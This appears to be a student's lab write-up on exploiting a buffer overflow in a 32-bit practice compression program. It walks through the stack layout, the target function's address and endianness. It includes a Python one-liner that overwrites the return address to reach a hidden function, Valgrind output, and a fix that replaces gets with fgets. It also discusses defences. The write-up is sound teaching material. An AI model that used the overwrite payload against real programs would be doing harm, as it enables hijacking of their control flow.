
William Turner

Questions

Question 1 - If I was to change the user interface, I would make the file I would be compressing an argument using argv. This way it would be similar to the zip or tar command in linux and would be more efficient overall.

—-

Question 2 - Stack Memory Layout for FileCompress() needs local vars/ base pointer register, return register




—

Step 7 - What is the Address of secretFunction == 0x080484bb or in little endian it is 0xbb840408

—

Question 3 - OS Endianness - Little Endian, determined by running lscpu




```
root@debian-20:~/Desktop/Compression# lscpu
Architecture:          x86_64
CPU op-mode(s):        32-bit, 64-bit
Byte Order:            Little Endian
Address sizes:         43 bits physical, 48 bits virtual
CPU(s):                2
On-line CPU(s) list: 0,1
Thread(s) per core:    1
Core(s) per socket:    1
Socket(s):             2
NUMA node(s):          1
Vendor ID:             AuthenticAMD
CPU family:            23
Model:                 0
Model name:            AMD EPYC 7551 32-Core Processor
Stepping:              0
CPU MHz:               1996.249
BogoMIPS:              3992.49
Hypervisor vendor:     VMware
Virtualization type: full
L1d cache:             32K
L1i cache:             64K
L2 cache:              512K
L3 cache:              65536K
```

—

Step 8 - Exploiting the overflow - This command will fill up the buffer for the variable it is being written to, once the buffer is full its starts writing into stack memory and eventually with the right combo of a's it will override the return register and jump to the function address you provide in the other ½ of the statement.

This is the command and the flag my program had = python -c 'print "a"*NN + "\xbb\x84\x04\x08"' | ./bufferoverflow20 —-The flag is "Password is CourageousVick20"




```
root@debian-20:~/Desktop/Compression# python -c 'print "a"*36 + "\xbb\x84\x04\x08"' | ./bufferoverflow20
Enter file name to compress:
File not found, exitingCongratulations!
You have entered in the secret function! The password is CourageousVick20
Illegal instruction
root@debian-20:~/Desktop/Compression# 
```


—
Step 9 - Valgrind –
I used Valgrind with the leak check flag enabled, I ran the program with the command used above that triggered the buffer overflow. Valgrind detected the jump and interrupted the program to exit and said illegal opcode.
There are two pictures attached **<u>below</u>** on the next page.
—
Compile command = gcc -m32 bufferoverflow-generic.c -o buff1
This compiles in 32 bit like you said it needed to be in hallway
-
Step 10 - Fixing this program to no longer be effected by the overflow consisted of changing the unsafe function gets to fgets. Fgets is a safe function that takes the variable, size, file steam as the parameters and will not let the buffer overflow with extra data.

Question 4 -
One form of protection against buffer overflow is input validation and watching the space allocated for variables. Another form is address sanitization, which places zones around functions where if they are written into it can be detected and halt the program. A pro of input validation is that you can stop buffer overflows from happening as we have done above. A con is that it doesn't protect against all attacks, but is overall good programming practice to follow anyways. A con for address sanitization are that it can give false positives, a possible programming error could cause you to panic over thinking someone was trying to exploit your program.

Question 5 -
The NX bit has become a standard in all 32 and 64 bit processors in the newer generations. This technology makes certain areas of memory non executable, so if this area is overwritten and they attempt a buffer overflow attack it will fail. This bit can be controlled on the OS level allowing system admins to enable and disable this at will.



```
==21852==    by 0x80485E4: FileCompress (in /root/Desktop/Compression/bufferoverflow20)
==21852==    by 0x80484BA: ??? (in /root/Desktop/Compression/bufferoverflow20)
==21852==
==21852== Use of uninitialised value of size 4
==21852==    at 0x80484E2: secretFunction (in /root/Desktop/Compression/bufferoverflow20)
==21852==    by 0xFEA1987F: ???
==21852==
vex x86->IR: unhandled instruction bytes: 0xFF 0xFF 0x50 0xE8
==21852== valgrind: Unrecognised instruction at address 0x4010501.
==21852==    at 0x4010501: _dl_init (dl-init.c:99)
==21852==    by 0x4028FFF: ??? (in /usr/lib/i386-linux-gnu/ld-2.28.so)
==21852== Your program just tried to execute an instruction that Valgrind
==21852== did not recognise.  There are two possible reasons for this.
==21852== 1. Your program has a bug and erroneously jumped to a non-code
==21852==    location.  If you are running Memcheck and you just saw a
==21852==    warning about a bad jump, it's probably your program's fault.
==21852== 2. The instruction is legitimate but Valgrind doesn't handle it,
==21852==    i.e. it's Valgrind's fault.  If you think this is the case or
==21852==    you are not sure, please let us know and we'll try to fix it.
==21852== Either way, Valgrind will now raise a SIGILL signal which will
==21852== probably kill your program.
==21852==
==21852== Process terminating with default action of signal 4 (SIGILL)
==21852==  Illegal opcode at address 0x4010501
==21852==    at 0x4010501: _dl_init (dl-init.c:99)
==21852==    by 0x4028FFF: ??? (in /usr/lib/i386-linux-gnu/ld-2.28.so)
==21852==
==21852== HEAP SUMMARY:
==21852==     in use at exit: 0 bytes in 0 blocks
==21852==   total heap usage: 2 allocs, 2 frees, 8,192 bytes allocated
==21852==
==21852== All heap blocks were freed -- no leaks are possible
==21852==
==21852== For counts of detected and suppressed errors, rerun with: -v
==21852== Use --track-origins=yes to see where uninitialised values come from
==21852== ERROR SUMMARY: 2 errors from 2 contexts (suppressed: 0 from 0)
Illegal instruction
root@debian-20:~/Desktop/Compression#
```



```
==21827== ERROR SUMMARY: 2 errors from 2 contexts (suppressed: 0 from 0)
Segmentation fault
root@debian-20:~/Desktop/Compression# python -c 'print "a"*36 + "\xbb\x84\x04\x08"' | valgrind --leak-check=yes  ./bufferoverflow20 >> output.txt
==21852== Memcheck, a memory error detector
==21852== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.
==21852== Using Valgrind-3.14.0 and LibVEX; rerun with -h for copyright info
==21852== Command: ./bufferoverflow20
==21852==
==21852== Source and destination overlap in strcat(0xfea1981c, 0xfea19838)
==21852==    at 0x4037992: strcat (vg_replace_strmem.c:309)
==21852==    by 0x80485E4: FileCompress (in /root/Desktop/Compression/bufferoverflow20)
==21852==    by 0x80484BA: ??? (in /root/Desktop/Compression/bufferoverflow20)
==21852==
==21852== Use of uninitialised value of size 4
==21852==    at 0x80484E2: secretFunction (in /root/Desktop/Compression/bufferoverflow20)
==21852==    by 0xFEA1987F: ???
==21852==
vex x86->IR: unhandled instruction bytes: 0xFF 0xFF 0x50 0xE8
==21852== valgrind: Unrecognised instruction at address 0x4010501.
==21852==    at 0x4010501: _dl_init (dl-init.c:99)
==21852==    by 0x4028FFF: ??? (in /usr/lib/i386-linux-gnu/ld-2.28.so)
==21852== Your program just tried to execute an instruction that Valgrind
==21852== did not recognise.  There are two possible reasons for this.
==21852== 1. Your program has a bug and erroneously jumped to a non-code
==21852==    location.  If you are running Memcheck and you just saw a
==21852==    warning about a bad jump, it's probably your program's fault.
==21852== 2. The instruction is legitimate but Valgrind doesn't handle it,
==21852==    i.e. it's Valgrind's fault.  If you think this is the case or
==21852==    you are not sure, please let us know and we'll try to fix it.
==21852== Either way, Valgrind will now raise a SIGILL signal which will
==21852== probably kill your program.
==21852==
```